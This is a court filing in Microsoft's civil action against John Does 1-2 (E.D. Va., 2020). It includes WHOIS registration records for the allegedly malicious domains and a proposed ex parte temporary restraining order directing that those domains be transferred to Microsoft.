Registry Admin ID: Not Available From Registry  
Admin Name: Registration Private  
Admin Organization: Domains By Proxy, LLC  
Admin Street: DomainsByProxy.com  
Admin Street: 14455 N. Hayden Road  
Admin City: Scottsdale  
Admin State/Province: Arizona  
Admin Postal Code: 85260  
Admin Country: US  
Admin Phone: +1.4806242599  
Admin Phone Ext:  
Admin Fax: +1.4806242598  
Admin Fax Ext:  
Admin Email: xn--rflexion-b1a.com@domainsbyproxy.com  
Registry Tech ID: Not Available From Registry  
Tech Name: Registration Private  
Tech Organization: Domains By Proxy, LLC  
Tech Street: DomainsByProxy.com  
Tech Street: 14455 N. Hayden Road  
Tech City: Scottsdale  
Tech State/Province: Arizona  
Tech Postal Code: 85260  
Tech Country: US  
Tech Phone: +1.4806242599  
Tech Phone Ext:  
Tech Fax: +1.4806242598  
Tech Fax Ext:  
Tech Email: xn--rflexion-b1a.com@domainsbyproxy.com  
Name Server: NS43.DOMAINCONTROL.COM  
Name Server: NS44.DOMAINCONTROL.COM  
DNSSEC: unsigned  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2020-04-

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|---------------------------|--|
|                           | 29T18:00:00Z <<<   |
| FILEDOWNLOADERSERVERX.COM | <p> <b>Domain Name:</b> filedownloaderserverx.com<br/> <b>Registry Domain ID:</b> 2476552088_DOMAIN_COM-VRSN<br/> <b>Registrar WHOIS Server:</b> whois.godaddy.com<br/> <b>Registrar URL:</b> http://www.godaddy.com<br/> <b>Updated Date:</b> 2020-01-06T13:45:33Z<br/> <b>Creation Date:</b> 2020-01-06T13:45:33Z<br/> <b>Registrar Registration Expiration Date:</b> 2022-01-06T13:45:33Z<br/> <b>Registrar:</b> GoDaddy.com, LLC<br/> <b>Registrar IANA ID:</b> 146<br/> <b>Registrar Abuse Contact Email:</b> abuse@godaddy.com<br/> <b>Registrar Abuse Contact Phone:</b> +1.4806242505<br/> <b>Domain Status:</b> clientTransferProhibited<br/> <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a><br/> <b>Domain Status:</b> clientUpdateProhibited<br/> <a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a><br/> <b>Domain Status:</b> clientRenewProhibited<br/> <a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a><br/> <b>Domain Status:</b> clientDeleteProhibited<br/> <a href="http://www.icann.org/epp#clientDeleteProhibited">http://www.icann.org/epp#clientDeleteProhibited</a><br/> <b>Registry Registrant ID:</b> Not Available From Registry<br/> <b>Registrant Name:</b> Registration Private<br/> <b>Registrant Organization:</b> Domains By Proxy, LLC<br/> <b>Registrant Street:</b> DomainsByProxy.com<br/> <b>Registrant Street:</b> 14455 N. Hayden Road<br/> <b>Registrant City:</b> Scottsdale<br/> <b>Registrant State/Province:</b> Arizona<br/> <b>Registrant Postal Code:</b> 85260<br/> <b>Registrant Country:</b> US<br/> <b>Registrant Phone:</b> +1.4806242599<br/> <b>Registrant Phone Ext:</b><br/> <b>Registrant Fax:</b> +1.4806242598<br/> <b>Registrant Fax Ext:</b><br/> <b>Registrant Email:</b><br/>                     filedownloaderserverx.com@domainsbyproxy.com<br/> <b>Registry Admin ID:</b> Not Available From Registry<br/> <b>Admin Name:</b> Registration Private<br/> <b>Admin Organization:</b> Domains By Proxy, LLC<br/> <b>Admin Street:</b> DomainsByProxy.com<br/> <b>Admin Street:</b> 14455 N. Hayden Road<br/> <b>Admin City:</b> Scottsdale<br/> <b>Admin State/Province:</b> Arizona<br/> <b>Admin Postal Code:</b> 85260<br/> <b>Admin Country:</b> US<br/> <b>Admin Phone:</b> +1.4806242599<br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax:</b> +1.4806242598<br/> <b>Admin Fax Ext:</b> </p> |



|  |  |
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|  | <p><b>Admin Email:</b><br/>                 filedownloaderserverx.com@domainsbyproxy.com<br/> <b>Registry Tech ID:</b> Not Available From Registry<br/> <b>Tech Name:</b> Registration Private<br/> <b>Tech Organization:</b> Domains By Proxy, LLC<br/> <b>Tech Street:</b> DomainsByProxy.com<br/> <b>Tech Street:</b> 14455 N. Hayden Road<br/> <b>Tech City:</b> Scottsdale<br/> <b>Tech State/Province:</b> Arizona<br/> <b>Tech Postal Code:</b> 85260<br/> <b>Tech Country:</b> US<br/> <b>Tech Phone:</b> +1.4806242599<br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax:</b> +1.4806242598<br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email:</b><br/>                 filedownloaderserverx.com@domainsbyproxy.com<br/> <b>Name Server:</b> NS43.DOMAINCONTROL.COM<br/> <b>Name Server:</b> NS44.DOMAINCONTROL.COM<br/> <b>DNSSEC:</b> unsigned<br/> <b>URL of the ICANN WHOIS Data Problem Reporting System:</b> <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></p>   |
| <p><b>FILEDOWNLOADERSERVER.COM</b></p> | <p><b>Domain Name:</b> filedownloaderserver.com<br/> <b>Registry Domain ID:</b> 2476552087_DOMAIN_COM-VRSN<br/> <b>Registrar WHOIS Server:</b> whois.godaddy.com<br/> <b>Registrar URL:</b> <a href="http://www.godaddy.com">http://www.godaddy.com</a><br/> <b>Updated Date:</b> 2020-01-06T13:45:33Z<br/> <b>Creation Date:</b> 2020-01-06T13:45:33Z<br/> <b>Registrar Registration Expiration Date:</b> 2022-01-06T13:45:33Z<br/> <b>Registrar:</b> GoDaddy.com, LLC<br/> <b>Registrar IANA ID:</b> 146<br/> <b>Registrar Abuse Contact Email:</b> <a href="mailto:abuse@godaddy.com">abuse@godaddy.com</a><br/> <b>Registrar Abuse Contact Phone:</b> +1.4806242505<br/> <b>Domain Status:</b> clientTransferProhibited<br/> <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a><br/> <b>Domain Status:</b> clientUpdateProhibited<br/> <a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a><br/> <b>Domain Status:</b> clientRenewProhibited<br/> <a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a><br/> <b>Domain Status:</b> clientDeleteProhibited<br/> <a href="http://www.icann.org/epp#clientDeleteProhibited">http://www.icann.org/epp#clientDeleteProhibited</a><br/> <b>Registry Registrant ID:</b> Not Available From Registry<br/> <b>Registrant Name:</b> Registration Private<br/> <b>Registrant Organization:</b> Domains By Proxy, LLC<br/> <b>Registrant Street:</b> DomainsByProxy.com<br/> <b>Registrant Street:</b> 14455 N. Hayden Road<br/> <b>Registrant City:</b> Scottsdale<br/> <b>Registrant State/Province:</b> Arizona</p> |

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|---|---|
|   | <p> <b>Registrant Postal Code: 85260</b><br/> <b>Registrant Country: US</b><br/> <b>Registrant Phone: +1.4806242599</b><br/> <b>Registrant Phone Ext:</b><br/> <b>Registrant Fax: +1.4806242598</b><br/> <b>Registrant Fax Ext:</b><br/> <b>Registrant Email:</b><br/> <b>filedownloaderserver.com@domainsbyproxy.com</b><br/> <b>Registry Admin ID: Not Available From Registry</b><br/> <b>Admin Name: Registration Private</b><br/> <b>Admin Organization: Domains By Proxy, LLC</b><br/> <b>Admin Street: DomainsByProxy.com</b><br/> <b>Admin Street: 14455 N. Hayden Road</b><br/> <b>Admin City: Scottsdale</b><br/> <b>Admin State/Province: Arizona</b><br/> <b>Admin Postal Code: 85260</b><br/> <b>Admin Country: US</b><br/> <b>Admin Phone: +1.4806242599</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax: +1.4806242598</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email:</b><br/> <b>filedownloaderserver.com@domainsbyproxy.com</b><br/> <b>Registry Tech ID: Not Available From Registry</b><br/> <b>Tech Name: Registration Private</b><br/> <b>Tech Organization: Domains By Proxy, LLC</b><br/> <b>Tech Street: DomainsByProxy.com</b><br/> <b>Tech Street: 14455 N. Hayden Road</b><br/> <b>Tech City: Scottsdale</b><br/> <b>Tech State/Province: Arizona</b><br/> <b>Tech Postal Code: 85260</b><br/> <b>Tech Country: US</b><br/> <b>Tech Phone: +1.4806242599</b><br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax: +1.4806242598</b><br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email:</b><br/> <b>filedownloaderserver.com@domainsbyproxy.com</b><br/> <b>Name Server: NS43.DOMAINCONTROL.COM</b><br/> <b>Name Server: NS44.DOMAINCONTROL.COM</b><br/> <b>DNSSEC: unsigned</b><br/> <b>URL of the ICANN WHOIS Data Problem Reporting System: <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b> </p> |
| <p><b>UPDATEFILESERVERCROSS.COM</b></p> | <p> <b>Domain Name: updatefileservercross.com</b><br/> <b>Registry Domain ID: 2476552090_DOMAIN_COM-VRSN</b><br/> <b>Registrar WHOIS Server: whois.godaddy.com</b><br/> <b>Registrar URL: <a href="http://www.godaddy.com">http://www.godaddy.com</a></b><br/> <b>Updated Date: 2020-01-06T13:45:34Z</b><br/> <b>Creation Date: 2020-01-06T13:45:34Z</b> </p>   |

**Registrar Registration Expiration Date: 2022-01-06T13:45:34Z**  
**Registrar: GoDaddy.com, LLC**  
**Registrar IANA ID: 146**  
**Registrar Abuse Contact Email: abuse@godaddy.com**  
**Registrar Abuse Contact Phone: +1.4806242505**  
**Domain Status: clientTransferProhibited**  
**<http://www.icann.org/epp#clientTransferProhibited>**  
**Domain Status: clientUpdateProhibited**  
**<http://www.icann.org/epp#clientUpdateProhibited>**  
**Domain Status: clientRenewProhibited**  
**<http://www.icann.org/epp#clientRenewProhibited>**  
**Domain Status: clientDeleteProhibited**  
**<http://www.icann.org/epp#clientDeleteProhibited>**  
**Registry Registrant ID: Not Available From Registry**  
**Registrant Name: Registration Private**  
**Registrant Organization: Domains By Proxy, LLC**  
**Registrant Street: DomainsByProxy.com**  
**Registrant Street: 14455 N. Hayden Road**  
**Registrant City: Scottsdale**  
**Registrant State/Province: Arizona**  
**Registrant Postal Code: 85260**  
**Registrant Country: US**  
**Registrant Phone: +1.4806242599**  
**Registrant Phone Ext:**  
**Registrant Fax: +1.4806242598**  
**Registrant Fax Ext:**  
**Registrant Email:**  
**[updatefileservercross.com@domainsbyproxy.com](mailto:updatefileservercross.com@domainsbyproxy.com)**  
**Registry Admin ID: Not Available From Registry**  
**Admin Name: Registration Private**  
**Admin Organization: Domains By Proxy, LLC**  
**Admin Street: DomainsByProxy.com**  
**Admin Street: 14455 N. Hayden Road**  
**Admin City: Scottsdale**  
**Admin State/Province: Arizona**  
**Admin Postal Code: 85260**  
**Admin Country: US**  
**Admin Phone: +1.4806242599**  
**Admin Phone Ext:**  
**Admin Fax: +1.4806242598**  
**Admin Fax Ext:**  
**Admin Email:**  
**[updatefileservercross.com@domainsbyproxy.com](mailto:updatefileservercross.com@domainsbyproxy.com)**  
**Registry Tech ID: Not Available From Registry**  
**Tech Name: Registration Private**  
**Tech Organization: Domains By Proxy, LLC**  
**Tech Street: DomainsByProxy.com**  
**Tech Street: 14455 N. Hayden Road**  
**Tech City: Scottsdale**

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|  | <p><b>Tech State/Province:</b> Arizona<br/> <b>Tech Postal Code:</b> 85260<br/> <b>Tech Country:</b> US<br/> <b>Tech Phone:</b> +1.4806242599<br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax:</b> +1.4806242598<br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email:</b><br/> updatefileservercross.com@domainsbyproxy.com<br/> <b>Name Server:</b> NS43.DOMAINCONTROL.COM<br/> <b>Name Server:</b> NS44.DOMAINCONTROL.COM<br/> <b>DNSSEC:</b> unsigned<br/> <b>URL of the ICANN WHOIS Data Problem Reporting System:</b> <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></p> |
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**ME DOMAINS**

**Registry**

**Afflias, Inc.**  
**300 Welsh Road**  
**Building 3, Suite 105**  
**Horsham, Pennsylvania 19044**  
**United States**

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|----------------------|--|
| <p><b>9SG.ME</b></p> | <p><b>Domain Name:</b> 9sg.me<br/> <b>Registry Domain ID:</b> D42550000049999351-AGRS<br/> <b>Registrar WHOIS Server:</b> whois.godaddy.com<br/> <b>Registrar URL:</b> <a href="http://www.godaddy.com">http://www.godaddy.com</a><br/> <b>Updated Date:</b> 2018-07-26T05:22:48Z<br/> <b>Creation Date:</b> 2018-07-26T05:22:48Z<br/> <b>Registrar Registration Expiration Date:</b> 2020-07-26T05:22:48Z<br/> <b>Registrar:</b> GoDaddy.com, LLC<br/> <b>Registrar IANA ID:</b> 146<br/> <b>Registrar Abuse Contact Email:</b> <a href="mailto:abuse@godaddy.com">abuse@godaddy.com</a><br/> <b>Registrar Abuse Contact Phone:</b> +1.4806242505<br/> <b>Domain Status:</b> clientTransferProhibited<br/> <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a><br/> <b>Domain Status:</b> clientUpdateProhibited<br/> <a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a><br/> <b>Domain Status:</b> clientRenewProhibited<br/> <a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a><br/> <b>Domain Status:</b> clientDeleteProhibited<br/> <a href="http://www.icann.org/epp#clientDeleteProhibited">http://www.icann.org/epp#clientDeleteProhibited</a><br/> <b>Registry Registrant ID:</b> CR332646101<br/> <b>Registrant Name:</b> Registration Private<br/> <b>Registrant Organization:</b> Domains By Proxy, LLC<br/> <b>Registrant Street:</b> DomainsByProxy.com</p> |
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|  | <p><b>Registrant Street: 14455 N. Hayden Road</b><br/><b>Registrant City: Scottsdale</b><br/><b>Registrant State/Province: Arizona</b><br/><b>Registrant Postal Code: 85260</b><br/><b>Registrant Country: US</b><br/><b>Registrant Phone: +1.4806242599</b><br/><b>Registrant Phone Ext:</b><br/><b>Registrant Fax: +1.4806242598</b><br/><b>Registrant Fax Ext:</b><br/><b>Registrant Email: 9sg.me@domainsbyproxy.com</b><br/><b>Registry Admin ID: CR332646105</b><br/><b>Admin Name: Registration Private</b><br/><b>Admin Organization: Domains By Proxy, LLC</b><br/><b>Admin Street: DomainsByProxy.com</b><br/><b>Admin Street: 14455 N. Hayden Road</b><br/><b>Admin City: Scottsdale</b><br/><b>Admin State/Province: Arizona</b><br/><b>Admin Postal Code: 85260</b><br/><b>Admin Country: US</b><br/><b>Admin Phone: +1.4806242599</b><br/><b>Admin Phone Ext:</b><br/><b>Admin Fax: +1.4806242598</b><br/><b>Admin Fax Ext:</b><br/><b>Admin Email: 9sg.me@domainsbyproxy.com</b><br/><b>Registry Tech ID: CR332646103</b><br/><b>Tech Name: Registration Private</b><br/><b>Tech Organization: Domains By Proxy, LLC</b><br/><b>Tech Street: DomainsByProxy.com</b><br/><b>Tech Street: 14455 N. Hayden Road</b><br/><b>Tech City: Scottsdale</b><br/><b>Tech State/Province: Arizona</b><br/><b>Tech Postal Code: 85260</b><br/><b>Tech Country: US</b><br/><b>Tech Phone: +1.4806242599</b><br/><b>Tech Phone Ext:</b><br/><b>Tech Fax: +1.4806242598</b><br/><b>Tech Fax Ext:</b><br/><b>Tech Email: 9sg.me@domainsbyproxy.com</b><br/><b>Name Server: NS33.DOMAINCONTROL.COM</b><br/><b>Name Server: NS34.DOMAINCONTROL.COM</b><br/><b>DNSSEC: unsigned</b><br/><b>URL of the ICANN WHOIS Data Problem Reporting System: <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b><br/><b>&gt;&gt;&gt; Last update of WHOIS database: 2020-04-29T07:00:00Z &lt;&lt;&lt;</b></p> |
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# Exhibit 11

IN THE UNITED STATES DISTRICT COURT  
FOR THE EASTERN DISTRICT OF VIRGINIA  
Alexandria Division

|                             |   |                             |
|-----------------------------|---|-----------------------------|
| MICROSOFT CORPORATION, a    | ) |                             |
| Washington corporation,     | ) |                             |
|                             | ) |                             |
| Plaintiff,                  | ) | Civil Action No: 1: 20CV730 |
| v.                          | ) |                             |
|                             | ) |                             |
| JOHN DOES 1-2 CONTROLLING A | ) |                             |
| COMPUTER NETWORK            | ) | FILED UNDER SEAL PURSUANT   |
| THEREBY INJURING PLAINTIFF  | ) | TO LOCAL CIVIL RULE 5       |
| AND ITS CUSTOMERS,          | ) |                             |
|                             | ) |                             |
| Defendants.                 | ) |                             |
|                             | ) |                             |
|                             | ) |                             |

**[PROPOSED] EX PARTE TEMPORARY RESTRAINING ORDER AND  
ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION**

Plaintiff Microsoft Corporation (“Microsoft”) has filed a complaint for injunctive and other relief pursuant to: (1) the Computer Fraud and Abuse Act (18 U.S.C. § 1030); (2) the Lanham Act (15 U.S.C. §§ 1114(a)(1), 1125(a), (c)); and (3) the common law of trespass to chattels, conversion and unjust enrichment. Microsoft has moved *ex parte* for an emergency temporary restraining order and an order to show cause why a preliminary injunction should not be granted pursuant to Rule 65(b) of the Federal Rules of Civil Procedure, 15 U.S.C. § 1116(a) (the Lanham Act), and 28 U.S.C. § 1651(a) (the All-Writs Act).

**FINDINGS OF FACT AND CONCLUSIONS OF LAW**

Having reviewed the papers, declarations, exhibits, and memorandum filed in support of Microsoft’s *Ex Parte* Application for an Emergency Temporary Restraining Order and Order to Show Cause re Preliminary Injunction, the Court hereby makes the following findings of fact and conclusions of law:

1. This Court has jurisdiction over the subject matter of this case, and there is good cause to believe that it will have jurisdiction over all parties hereto; the Complaint states a claim upon which relief may be granted against Defendants John Doe 1 and 2 (“Defendants”) under the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Lanham Act (15 U.S.C. §§ 1114, 1125), and the common law of trespass to chattels, conversion and unjust enrichment.

2. There is good cause to believe that Defendants have engaged in and are likely to engage in acts or practices that violate the Computer Fraud and Abuse Act (18 U.S.C. § 1030) and the Lanham Act (15 U.S.C. §§ 1114, 1125), and constitute trespass to chattels, conversion and unjust enrichment, and that Microsoft is, therefore, likely to prevail on the merits of this action;

3. Microsoft owns the registered trademarks Microsoft, Microsoft corporate logo, OneDrive, SharePoint and Office 365 and numerous other trademarks used in connection with its services, software and products. There is good cause to believe that, unless Defendants are restrained and enjoined by Order of this Court, immediate and irreparable harm will result from the Defendants’ ongoing violations. The evidence set forth in Microsoft’s Brief in Support of *Ex Parte* Application for a Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction (“TRO Application”), and the accompanying declarations and exhibits, demonstrates that Microsoft is likely to prevail on its claim that Defendants have engaged and are likely to engage in violations of the foregoing law by:

- a. intentionally accessing protected computers and sending malicious Web Apps to protected computers and computer networks of Microsoft, and to the online accounts of Microsoft’s customers, without authorization or exceeding authorization, and/or attempting the activities, in order to:
  - i. steal and exfiltrate information from those computers, online accounts, and computer networks;
  - ii. attack and compromise the security of Microsoft’s protected computers



**and networks, and the online accounts of Microsoft's customers, by conducting remote reconnaissance, stealing authentication tokens and credentials, monitoring the activities of users, and using other instrumentalities of theft; and**

**iii. defraud Microsoft's customers.**

- b. deploying computers, internet domains and IP addresses by which means Defendants conduct and/or attempt to conduct illegal activities, including attacks on computers, online accounts, and networks, monitoring activities of users, theft of information stored in online accounts and defrauding Microsoft's customers;**

**4. There is good cause to believe that if such conduct continues, irreparable harm will occur to Microsoft, Microsoft's customers, and the public. There is good cause to believe that the Defendants will continue to engage in such unlawful actions if not immediately restrained from doing so by Order of this Court.**

**5. There is good cause to believe that immediate and irreparable damage to this Court's ability to grant effective final relief will result from the sale, transfer, or other disposition or concealment by Defendants of evidence of Defendants' misconduct that is hosted at and otherwise operates through the internet domains listed in Appendix A to this Order, if Defendants receive advance notice of this action. Based on the evidence cited in Microsoft's TRO Application and accompanying declarations and exhibits, Microsoft is likely to be able to prove that:**

- a. Defendants are engaged in activities that directly violate United States law and harm Microsoft and the public, including Microsoft's customers;**
- b. Defendants have continued their unlawful conduct despite the clear injury to the foregoing interests;**
- c. Defendants are likely to delete or to relocate the technical infrastructure at issue in Microsoft's TRO Application and listed in Appendix A, thereby permitting them to continue their illegal acts; and**
- d. Defendants are likely to warn their associates engaged in such activities if informed of Microsoft's action.**

6. **Microsoft's request for this emergency *ex parte* relief is not the result of any lack of diligence on Microsoft's part, but instead based upon the nature of Defendants' unlawful conduct. Therefore, in accordance with Fed. R. Civ. P. 65(b), 15 U.S.C. § 1116(a) and 28 U.S.C. § 1651(a), good cause and the interest of justice require that this Order be Granted without prior notice to Defendants, and accordingly, Microsoft is relieved of the duty to provide Defendants with prior notice of Microsoft's motion.**

7. **There is good cause to believe that Defendants have specifically directed their activities at Microsoft's customers located in Virginia and the Eastern District of Virginia, have engaged in illegal activity using the internet domains identified in Appendix A by using those domains to deceive users of Microsoft's products and services and by directing and/or attempting to direct Web Apps software, code, commands and content to protected computers and networks of Microsoft and to the online accounts of Microsoft's customers for the purpose of perpetuating illegal conduct and causing damage to Microsoft. There is good cause to believe that Defendants have directed said Web Apps software, code, commands and content through certain instrumentalities – specifically the internet domains and the internet domain registration facilities of the domain registries identified in Appendix A.**

8. **There is good cause to believe that Defendants have engaged in illegal activity by using the internet domain registration facilities of the internet domain registries identified in Appendix A to register the internet domains identified in Appendix A, so as to deceive Microsoft's customers to attempt to steal authentication tokens and credentials for their Microsoft online accounts, and to deliver and/or attempt to deliver from those domains the malicious Web Apps software, code, commands and content that Defendants use to attempt to access Microsoft's services without authorization and to attempt to obtain information stolen**

from those accounts and computers.

9. There is good cause to believe that Defendants have engaged in illegal activity by using deceptive and fraudulent methods to attempt to steal computer users' account authentication tokens and credentials and to attempt to use such tokens and credentials for illegal purposes, including unlawful access of online accounts.

10. There is good cause to believe that to immediately halt the injury caused by Defendants, Defendants must be prohibited from accessing Microsoft's services without authorization and prohibited from sending Web Apps software, code, commands and content from the internet domains identified in Appendix A to the protected computers and networks of Microsoft and to the online accounts of Microsoft's customers.

11. There is good cause to believe that Defendants have engaged in illegal activity using the internet domains identified in Appendix A to attempt to compromise accounts of Microsoft's customers and to attempt to steal information from them. There is good cause to believe that to immediately halt the injury caused by Defendants, each of Defendants' domains set forth in Appendix A must be immediately transferred beyond the control of Defendants, thus making them inaccessible to Defendants.

12. There is good cause to believe that to immediately halt the injury, the execution of this Order should be carried out in a coordinated manner by Microsoft and by the domain registries and the internet hosting companies identified in Appendix A on such date and time within five (5) days of this Order as may be reasonably requested by Microsoft.

13. There is good cause to permit notice of the instant Order, notice of the Preliminary Injunction hearing and service of the Complaint by formal and alternative means, given the exigency of the circumstances and the need for prompt relief. The following means of

service are authorized by law, satisfy Due Process, and satisfy Fed. R. Civ. P. 4(f)(3) and are reasonably calculated to notify Defendants of the instant order, the Preliminary Injunction hearing and of this action: (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' domain registrars and hosting companies and as agreed to by Defendants in Defendants' domain registration and/or hosting agreements, (2) publishing notice on a publicly available internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.

**TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

**IT IS THEREFORE ORDERED** that, Defendants, Defendants' representatives, and persons who are in active concert or participation with Defendants, are temporarily restrained and enjoined from: (1) intentionally accessing protected computers and sending malicious Web Apps software, code, commands and content to the protected computers and computer networks of Microsoft and to the online accounts of customers of Microsoft, without authorization or exceeding authorization; (2) stealing and exfiltrating information from the foregoing computers, computer networks and online accounts; (3) attacking and compromising the security of the foregoing computers, computer networks and online accounts by conducting remote reconnaissance, stealing authentication tokens and credentials, monitoring the activities of users, and using other instrumentalities of theft; (4) defrauding Microsoft's customers, (5) deploying computers, internet domains and IP addresses to conduct illegal activities, including attacks on computers and networks, monitoring activities of users, and theft of information stored in online

accounts; (6) using deceptive and fraudulent methods to attempt to steal computer users' authentication tokens and online account credentials and to attempt to use such tokens and credentials for illegal purposes; (6) accessing Microsoft's services without authorization and sending malicious Web Apps software, code, commands and content from the internet domains identified in Appendix A to the computers and computer networks of Microsoft and to the online accounts of Microsoft's customers; (7) using the internet domains identified in Appendix A to attempt to compromise accounts of Microsoft's customers and to attempt to steal information from them; (8) configuring, deploying, operating, or otherwise participating in or facilitating infrastructure described in the TRO Application, including but not limited to the software operating through the internet domains set forth in Appendix A and through any other component or element of the Defendants' illegal infrastructure at any location; (9) stealing information from Microsoft's customers; (10) misappropriating that which rightfully belongs to Microsoft, its customers, or in which Microsoft or its customers have a proprietary interest; or (11) undertaking any similar activity that inflicts harm on Microsoft, Microsoft's customers, or the public.

**IT IS FURTHER ORDERED** that, Defendants, Defendants' representatives, and persons who are in active concert or participation with Defendants are temporarily restrained and enjoined from (1) using and infringing Microsoft's trademarks, including specifically Microsoft's registered trademarks Microsoft, Microsoft corporate logo, OneDrive, SharePoint and Office 365 and/or other trademarks, trade names, and/or service marks; (2) using in connection with Defendants' activities, products, or services any false or deceptive designation, representation or description of Defendants or of their activities, whether by symbols, words, designs or statements, which would damage or injure Microsoft or give Defendants an unfair

**competitive advantage or result in deception of consumers; or (3) acting in any other manner which suggests in any way that Defendants' activities, products or services come from or are somehow sponsored by or affiliated with Microsoft, or passing off Defendants' activities, products or services as Microsoft's.**

**IT IS FURTHER ORDERED** that, with respect to any currently registered internet domains set forth in **Appendix A** to this Order, the domain registries located in the United States shall take the following actions:

**A. Within five (5) business days of receipt of this Order, shall unlock and change the registrar of record for the domain to MarkMonitor or such other registrar specified by Microsoft. To the extent the registrar of record does not assist in changing the registrar of record for the domain under its control, the domain registry for the domain, or its administrators, including backend registry operators or administrators, within five (5) business days of receipt of this Order, shall change, or assist in changing, the registrar of record for the domain to MarkMonitor or such other registrar specified by Microsoft. The purpose of this paragraph is to ensure that Microsoft has control over the hosting and administration of the domain in its registrar account at MarkMonitor or such other registrar specified by Microsoft. Microsoft shall provide to the domain registry or registrar of record any requested registrar information or account details necessary to effectuate the foregoing.**

**B. The WHOIS registrant, administrative, billing and technical contact and identifying information should be the following, or other information as may be specified by Microsoft:**

**Domain Administrator  
Microsoft Corporation  
One Microsoft Way  
Redmond, WA 98052**

**United States**  
**Phone: +1.4258828080**  
**Facsimile: +1.4259367329**  
**domains@microsoft.com**

**C. Prevent transfer, modification or deletion of the domain by Defendants and prevent transfer or control of the domain to the account of any party other than Microsoft;**

**D. Take all steps required to propagate to the foregoing changes through the Domain Name System (“DNS”), including domain registrars.**

**E. With regard to any domain registries or registrars located outside of the United States, the Court respectfully requests, but does not order, that they take the same or substantially similar actions as the foregoing so as to neutralize the threat posed by the Defendants to the citizens of all countries, including their own. Defendants, their representatives and persons who are in active concert or participation with them are ordered to consent to whatever actions are necessary for non-United States registries, registrars and registrants or hosts, set forth in Appendix A, to effectuate this request.**

**IT IS FURTHER ORDERED** that, with respect to the internet domains set forth in Appendix A, the domain registrars located in the United States shall preserve, retain and produce to Microsoft all documents and information sufficient to identify and contact Defendants and Defendants’ representatives operating or controlling the internet domains set forth in Appendix A, including any and all individual or entity names, mailing addresses, e-mail addresses, facsimile numbers and telephone numbers or similar contact information, including but not limited to such contact information reflected in billing, usage, access and contact records and all records, documents and logs associated with Defendants’ or Defendants’ representatives’ use of or access to the internet domains.

**IT IS FURTHER ORDERED** that copies of this Order, notice of the Preliminary

Injunction hearing and service of the Complaint may be served by any means authorized by law, including (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' internet domain registrars and/or hosting companies and as agreed to by Defendants in the internet domain registration and/or hosting agreements, (2) publishing notice on a publicly available internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.

**IT IS FURTHER ORDERED**, pursuant to Federal Rule of Civil Procedure 65(b) that the Defendants shall appear before this Court on July 10, 2020 at 10:00 am by telephone to show cause, if there is any, why this Court should not enter a Preliminary Injunction, pending final ruling on the Complaint against Defendants, enjoining Defendants from the conduct temporarily restrained by the preceding provisions of this Order.

**IT IS FURTHER ORDERED** that Microsoft shall post a surety bond in the amount of \$50,000 to be paid into the Court registry.

**IT IS FURTHER ORDERED** that Defendants shall file with the Court and serve on Microsoft's counsel any answering affidavits, pleadings, motions, expert reports or declarations and/or legal memoranda no later than one (1) day prior to the hearing on Microsoft's request for a preliminary injunction.

**IT IS SO ORDERED**  
Entered this 1st day of ~~June~~, 2020  
July

/s/ [Signature]  
Liam O'Grady  
United States District Judge  
UNITED STATES DISTRICT JUDGE



**APPENDIX A**

**.COM DOMAINS**

**Registry**

**Verisign, Inc.  
Verisign Information Services, Inc.  
Verisign Global Registry Services  
12061 Bluemont Way  
Reston Virginia 20190  
United States**

**OFFICEINVENTORYS.COM**

**Registrar**

**Namecheap Inc.  
4600 East Washington Street, Suite 305  
Phoenix, AZ 85034**

**Domain name: officeinventorys.com  
Registry Domain ID: 2502955959\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.namecheap.com  
Registrar URL: http://www.namecheap.com  
Updated Date: 0001-01-01T00:00:00.00Z  
Creation Date: 2020-03-13T16:12:21.00Z  
Registrar Registration Expiration Date: 2021-03-13T16:12:21.00Z  
Registrar: NAMECHEAP INC  
Registrar IANA ID: 1068  
Registrar Abuse Contact Email: abuse@namecheap.com  
Registrar Abuse Contact Phone: +1.6613102107  
Reseller: NAMECHEAP INC  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Domain Status: addPeriod <https://icann.org/epp#addPeriod>  
Registry Registrant ID:  
Registrant Name: WhoisGuard Protected  
